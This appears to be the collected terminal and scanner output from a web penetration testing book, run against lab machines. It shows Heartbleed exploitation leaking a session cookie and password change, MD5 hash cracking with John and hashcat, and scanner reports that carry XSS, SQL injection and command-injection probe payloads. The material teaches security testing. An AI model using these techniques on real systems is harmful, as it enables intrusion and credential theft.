Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-20 11:40 AEDT
Nmap scan report for 10.7.7.8
Host is up (0.00026s latency).

PORT     STATE SERVICE  VERSION
8443/tcp open  ssl/http nginx 1.4.0
|_http-server-header: nginx/1.4.0
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - D
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (rsa 1024) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
```

```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected b
y the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and
 could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselv
es.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
```

```
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  OSVDB:113251
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      http://osvdb.org/113251
MAC Address: 08:00:27:06:68:C5 (Oracle VirtualBox virtual NIC)
```




```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            10.7.7.8         yes       The target address range or CIDR identifier
   RPORT             8443             yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until status
   THREADS           1                yes       The number of concurrent threads
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted
: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability


msf auxiliary(openssl_heartbleed) > set RHOSTS 10.7.7.8
RHOSTS => 10.7.7.8
msf auxiliary(openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf auxiliary(openssl_heartbleed) > run

[+] 10.7.7.8:8443         - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



[*] 10.7.7.8:8443 - Sending Heartbeat...
[*] 10.7.7.8:8443 - Heartbeat response, 18819 bytes
[+] 10.7.7.8:8443 - Heartbeat response with leak
[*] 10.7.7.8:8443 - Printable info leaked:
.....Za..Oe.....(Dg.B..+...*k5..6..qD..f.....".!.9.8.....5.....3.
2.....E.D...../...A.....on/x-www-form-urlencoded..User-Agent
: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/605.1 (KHTML, like Gecko) Version/11.0 Safari/60
5.1 Debian/buildd-unstable (3.26.4-1) Epiphany/3.26.4..Origin: https://10.7.7.8:8443..DNT: 1..
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Encoding: gzip
, deflate..Accept-Language: en-us, en;q=0.90..Connection: Keep-Alive..Cookie: PHPSESSID=87ee61
c6d5ae416d06bc793cf2e19519; security_level=0..Content-Length: 74....:..p._..r.1..04l....b.....
...password_curr=newpassword&password_new=bug&password_conf=bug&action=change.....ym...kY.<^3.
..\Z.....?.X.....W.[.9.3.$.".!.....].....L.J.....
.....repe
ated 15319 times .....
.....@.....
.....
.. repeated 2165 times .....
.....
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed


```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__  \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\  \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/   \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: 6f0b5c34cbd9d66132b7d3a4484f1a9af02965904de38e3e3c4e66676d948f20bd0b5b3ebcac9fdbd2f89b76cf
de5b0a0ad9c06bccbc662be420b877c080e8fe

Possible Hashs:
[+]  SHA-512
[+]  Whirlpool

Least Possible Hashs:
[+]  SHA-512(HMAC)
[+]  Whirlpool(HMAC)

   --------------------------------------------------------------------------
 HASH: e76a46033c5a60454c118ddc6c980668

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
```

```
root@kali:~# dmesg > /tmp/clear_text.txt
root@kali:~# head /tmp/clear_text.txt
[    0.000000] random: get_random_bytes called from start_kernel+0x3d/0x456 with crng_init=0
[    0.000000] Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version 6.4.0 20171010 (Deb
ian 6.4.0-8)) #1 SMP Debian 4.13.4-2kali1 (2017-10-16)
[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.13.0-kali1-amd64 root=UUID=0f9dd8d7-0636-
446e-88d0-8f1bfa32ec43 ro initrd=/install/gtk/initrd.gz quiet
[    0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
[    0.000000] x86/fpu: xstate_offset[2]:  576, xstate_sizes[2]:  256
[    0.000000] x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, using 'standard'
format.
[    0.000000] e820: BIOS-provided physical RAM map:
[    0.000000] BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
```


www.rot13.com
rot13.com
About ROT13
[0.000000] random: get_random_bytes called from start_kernel+0x3d/0x456
with crng_init=0
[0.000000] Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version
6.4.0 20171010 (Debian 6.4.0-8)) #1 SMP Debian 4.13.4-2kali1 (2017-10-16)
[0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.13.0-kali1-amd64
root=UUID=0f9dd8d7-0636-446e-88d0-8f1bfa32ec43 ro initrd=/install/gtk/initrd.gz
quiet
[0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point
registers'
[0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
[0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
[0.000000] x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
ROT13
[0.000000] enaqbz: trg_enaqbz_olgrf pnyyrq sebz fgneg_xreary+0k3q/0k456
jvgu peat_vavg=0
[0.000000] Yvahk irefvba 4.13.0-xnyv1-nzq64 (qriry@xnyv.bet) (tpp irefvba
6.4.0 20171010 (Qrovna 6.4.0-8)) #1 FZC Qrovna 4.13.4-2xnyv1 (2017-10-16)
[0.000000] Pbzznaq yvar: OBBG_VZNTR=/obbg/izyvahm-4.13.0-xnyv1-nzq64
ebbg=HHVQ=0s9qq8q7-0636-446r-88q0-8s1osn32rp43 eb vavgeq=/vafgnyy/tgx/vavgeq.tm
dhvrg
[0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k001: 'k87 sybngvat cbvag
ertvfgref'
[0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k002: 'FFR ertvfgref'
[0.000000] k86/sch: Fhccbegvat KFNIR srngher 0k004: 'NIK ertvfgref'

```
root@kali:~# openssl aes-256-cbc -a -salt -in /tmp/clear_text.txt -out /tmp/encrypted_text.txt
enter aes-256-cbc encryption password:
Verifying - enter aes-256-cbc encryption password:
root@kali:~# base64 -d /tmp/encrypted_text.txt | less
root@kali:~# base64 -d /tmp/encrypted_text.txt | more
Salted__
```






```
root@kali:~# dmesg > /tmp/in
root@kali:~# ent /tmp/in
Entropy = 5.142106 bits per byte.

Optimum compression would reduce the size
of this 27928 byte file by 35 percent.

Chi square distribution for 27928 samples is 371330.47, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 72.7300 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is 0.391280 (totally uncorrelated = 0.0).
```

```
root@kali:~# openssl bf-cbc -a -salt -in /tmp/in -out /tmp/test2.enc
enter bf-cbc encryption password:
Verifying - enter bf-cbc encryption password:
root@kali:~# ent /tmp/test2.enc
Entropy = 6.021502 bits per byte.

Optimum compression would reduce the size
of this 37855 byte file by 24 percent.

Chi square distribution for 37855 samples is 111505.42, and randomly
would exceed this value less than 0.01 percent of the times.

Arithmetic mean value of data bytes is 84.4338 (127.5 = random).
Monte Carlo value for Pi is 4.000000000 (error 27.32 percent).
Serial correlation coefficient is -0.003859 (totally uncorrelated = 0.0).
```

```
root@kali:~# head -c 1M /dev/urandom > /tmp/out
root@kali:~# ent /tmp/out
Entropy = 7.999801 bits per byte.

Optimum compression would reduce the size
of this 1048576 byte file by 0 percent.

Chi square distribution for 1048576 samples is 289.73, and randomly
would exceed this value 6.65 percent of the times.

Arithmetic mean value of data bytes is 127.5232 (127.5 = random).
Monte Carlo value for Pi is 3.140064774 (error 0.05 percent).
Serial correlation coefficient is -0.000051 (totally uncorrelated = 0.0)
```

```
root@kali:~# john
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding [linux-x86-64-avx]
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]        "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]         like --wordlist, but fetch words from a .pot file
--dupe-suppression        suppress all dupes in wordlist (and force preload)
--prince[=FILE]           PRINCE mode, read words from FILE
--encoding=NAME           input encoding (eg. UTF-8, ISO-8859-1). See also
                          doc/ENCODING and --list=hidden-options.
--rules[=SECTION]         enable word mangling rules for wordlist modes
--incremental[=MODE]      "incremental" mode [using section MODE]
--mask=MASK               mask mode using MASK
--markov[=OPTIONS]        "Markov" mode (see doc/MARKOV)
--external=MODE           external mode or word filter
--stdout[=LENGTH]         just output candidate passwords [cut at LENGTH]
--restore[=NAME]          restore an interrupted session [called NAME]
--session=NAME            give a new session the NAME
--status[=NAME]           print status of a session [called NAME]
--make-charset=FILE       make a charset file. It will be overwritten
--show[=LEFT]             show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
```


```
root@kali:/# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# head rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

```
root@kali:~# cat hashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
user:ee11cbb19052e40b07aac0ca060c23ee
root@kali:~# john hashes.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:01 DONE (2018-01-20 23:13) 2.614g/s 9375Kp/s 9375Kc/s 9377KC/s      123d..¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
5f4dcc3b5aa765d61d8327deb882cf99:password                  [s]tatus [p]ause [
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Type........: MD5
Hash.Target......: hashes.txt
Time.Started.....: Sat Jan 20 23:23:19 2018 (5 secs)
Time.Estimated...: Sat Jan 20 23:23:24 2018 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  2785.4 kH/s (0.30ms)
Recovered........: 4/5 (80.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14343297/14343297 (100.00%)
Rejected.........: 2006/14343297 (0.01%)
Restore.Point....: 14343297/14343297 (100.00%)
Candidates.#1....: $HEX[20687071313233] -> $HEX[042a0337c2a156616d6f732103]
HWMon.Dev.#1.....: N/A

Started: Sat Jan 20 23:23:12 2018
Stopped: Sat Jan 20 23:23:26 2018
```


Chapter 9: Using Automated Scanners on Web Applications

```
root@kali:~# nikto -h http://10.7.7.5/bodgeit/ -o WebPentest/nikto_output.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.7.7.5
+ Target Hostname:    10.7.7.5
+ Target Port:        80
+ Start Time:         2018-02-11 07:55:21 (GMT11)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ Retrieved via header: 1.1 127.0.1.1
+ IP address found in the 'via' header. The IP is "127.0.1.1".
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ainst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
ent of the site in a different fashion to the MIME type
+ Cookie JSESSIONID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server banner has changed from 'Apache-Coyote/1.1' to 'Apache/2.2.14 (Ubuntu) m
/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.
4 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1' which may
ad balancer or proxy is in place
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a
```



Nikto Report
file:///root/WebPentest/nikto_output.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
10.7.7.5 / 10.7.7.5 port 80
Target IP 10.7.7.5
Target hostname 10.7.7.5
Target Port 80
HTTP Server Apache-Coyote/1.1
Site Link (Name) http://10.7.7.5:80/bodgeit/
Site Link (IP) http://10.7.7.5:80/bodgeit/
URI /bodgeit/
HTTP Method GET
Description Retrieved via header: 1.1 127.0.1.1
Test Links http://10.7.7.5:80/bodgeit/ http://10.7.7.5:80/bodgeit/
OSVDB Entries OSVDB-0
URI /bodgeit/
HTTP Method GET
Description IP address found in the 'via' header. The IP is "127.0.1.1".
Test Links http://10.7.7.5:80/bodgeit/ http://10.7.7.5:80/bodgeit/
OSVDB Entries OSVDB-0
URI /bodgeit/
HTTP Method GET
Description The anti-clickjacking X-Frame-Options header is not present.


```
skipfish version 2.10b by lcamtuf@google.com

  - 10.7.7.5 -

Scan statistics:

      Scan time : 0:00:36.910
  HTTP requests : 9113 (249.9/s), 19973 kB in, 2674 kB out (613.6 kB/s)
    Compression : 5678 kB in, 31052 kB out (69.1% gain)
    HTTP faults : 1 net errors, 0 proto errors, 0 retried, 0 drops
 TCP handshakes : 186 total (53.5 req/conn)
     TCP faults : 0 failures, 1 timeouts, 1 purged
 External links : 2333 skipped
   Reqs pending : 844

Database statistics:

         Pivots : 121 total, 16 done (13.22%)
    In progress : 39 pending, 52 init, 13 attacks, 1 dict
  Missing nodes : 4 spotted
     Node types : 1 serv, 36 dir, 8 file, 8 pinfo, 54 unkn, 14 par, 0 val
   Issues found : 50 info, 2 warn, 10 low, 6 medium, 0 high impact
      Dict size : 105 words (105 new), 11 extensions, 256 candidates
     Signatures : 77 total
```


```
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 1373
[+] Looking for duplicate entries: 1373
[+] Counting unique nodes: 180
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 1373
[+] Generating summary views...
[+] Report saved to 'WebPentest/skipfisk_result/index.html' [0xc2eacd32].
[+] This was a great day for science!
```






```
root@kali:~/WebPentest# wapiti https://10.7.7.5/bodgeit/ -o wapiti_output --verify-ssl 0 -n 20 2> null
Wapiti-2.3.0 (wapiti.sourceforge.net)

 Note
========
This scan has been saved in the file /root/.wapiti/scans/10.7.7.5.xml
You can use it to perform attacks without scanning again the web site with the "-k" parameter
[*] Loading modules:
        mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess, mod_blindsql, mod_p
nentxss, mod_nikto

[+] Launching module exec
Received a HTTP 500 error in https://10.7.7.5/bodgeit/advanced.jsp
  Evil url: https://10.7.7.5/bodgeit/advanced.jsp?%3Benv
Received a HTTP 500 error in https://10.7.7.5/bodgeit/basket.jsp
Evil request:
POST /bodgeit/basket.jsp HTTP/1.1
Host: 10.7.7.5
Referer: https://10.7.7.5/bodgeit/product.jsp?prodid=2
Content-Type: application/x-www-form-urlencoded

productid=2&price=3.1&quantity=%3Benv
```



file:///root/WebPentest/wapiti_output/index.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
Description
Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.
Vulnerability found in /bodgeit/search.jsp
Description
HTTP Request
cURL command line
GET /bodgeit/search.jsp?q=%3Cscript%3Ealert%28%27wuxyj9k0l3%27%29%3C%2Fscript%3E HTTP/1.1
Host: 10.7.7.5
Solutions
The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding: <, >, &, ", ', (,), #, %, ; , +, -.
References
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
http://en.wikipedia.org/wiki/Cross-site_scripting
VulneraNET wiki: Cross Site Scripting Flaw article
http://www.owasp.org/index.php/Cross_Site_Scripting


Sites
Quick Start
Request
Contexts
Default Context
Sites
http://10.7.7.5
Welcome to the OWASP Zed
ZAP is an easy to use integrated penetration testing tool for
Please be aware that you should only attack applications tha
Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Open/Resend with Request Editor...
Exclude from
Open URL in Browser
Show in History Tab
Open URL in System Browser
Spider...
Active Scan...
Forced Browse site
Forced Browse directory
Forced Browse directory (and children)
AJAX Spider...
Fuzz...
History
New Scan
100%
Current Scans: 0


Active Scan
Scope
Input Vectors
Custom Vectors
Technology
Policy
Starting point:
http://10.7.7.5/bodgeit/
Select...
Policy:
Default Policy
Context:
User:
Recurse:
Show advanced options
Cancel
Reset
Start Scan


History
Search
Alerts
Output
Spider
Active Scan
New Scan
Progress:
0: http://10.7.7.5/bodgeit
50%
Current Scans: 1
Num requests: 61094
Export
Id
Req. Timestamp
Resp. Timestamp
Method
URL
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,391 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,393 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,407 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,419 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,409 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,411 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,421 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,405 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,445 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,429 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,425 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,409 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,407 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,391 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 4 ... 225 bytes 2,431 bytes
59,2... 2/11/18 10:44:00 AM 2/11/18 10:44:00 AM POST http://10.7.7.5/bodgeit/basket.jsp 500 Internal ... 5 ... 225 bytes 2,415 bytes
Alerts 2 2 4 0
Current Scans 0 0 1 0 0 0 0


History
Search
Alerts
Output
Spider
Active Scan
Alerts (8)
Cross Site Scripting (Reflected)
SQL Injection
Application Error Disclosure
GET: http://10.7.7.5/bodgeit/advanced.jsp
X-Frame-Options Header Not Set (54)
Cookie No HttpOnly Flag (4)
Password Autocomplete in Browser (6)
Web Browser XSS Protection Not Enabled (55)
X-Content-Type-Options Header Missing (61)
Cross Site Scripting (Reflected)
URL: http://10.7.7.5/bodgeit/search.jsp?q=%3C%2Ffont%3E%3Cscript%3Ealert%281%29%3B%3C%
cript%3E%3Cfont%3E
Risk: High
Confidence: Medium
Parameter: q
Attack: <script>alert(1);</script>
Evidence: <script>alert(1);</script><font>
CWE ID: 79
WASC ID: 8
Source: Active (40012 - Cross Site Scripting (Reflected))
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a
user's browser instance. A browser instance can be a standard web browser client, or a browser
object embedded in a software product such as the browser within WinAmp, an RSS reader, or an
email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript.
Other Info:
Alerts 2 2 4 0
Current Scans 0 0 1 0 0 0



ZAP Scanning Report
file:///root/WebPentest/owasp-zap_report.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunt
ZAP Scanning Report
Summary of Alerts
Risk Level
Number of Alerts
High
2
Medium
2
Low
4
Informational
0
Alert Detail
High (Medium)
SQL Injection
Description
SQL injection may be possible.
URL
http://10.7.7.5/bodgeit/admin.jsp?query=query+AND+1%3D1+--+
Method
GET
Parameter
query
Attack
query AND 1=1 --


```
root@kali:~# wpscan http://10.7.7.5/wordpress/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://10.7.7.5/wordpress/
[+] Started: Wed Feb  7 20:25:14 2018

[!] The WordPress 'http://10.7.7.5/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://10.7.7.5/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://10.7.7.5/wordpress/wp-includes/

[+] WordPress version 2.0 (Released on 2005-12-26) identified from advanced fingerprinting, meta
ml
[!] 14 vulnerabilities identified from the version number

[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6033
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106
[i] Fixed in: 2.0.2

[!] Title: WordPress 2.0 - 2.7.1 admin.php Module Configuration Security Bypass
    Reference: https://wpvulndb.com/vulnerabilities/6019
    Reference: http://www.securityfocus.com/bid/35584/
```


```
Target: http://10.7.7.5/joomla

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Ph
4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30


## Checking if the target has deployed an Anti-Scanner measure

[!] Scanning Passed ..... OK


## Detecting Joomla! based Firewall ...

[!] No known firewall detected!


## Fingerprinting in progress ...

~Generic version family ....... [1.5.x]

~1.5.x configuration.php-dist revealed [1.5.10 - 1.5.14]
~1.5.x en-GB.ini revealed [1.5.12 - 1.5.14]
~1.5.x admin en-GB.com_config.ini revealed [1.5.12 - 1.5.14]
~1.5.x adminlists.html revealed [1.5.7 - 1.5.14]

* Deduced version range is : [1.5.12 - 1.5.14]

## Fingerprinting done.
```


```
Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available,
 succeed.
Vulnerable? Yes

# 2
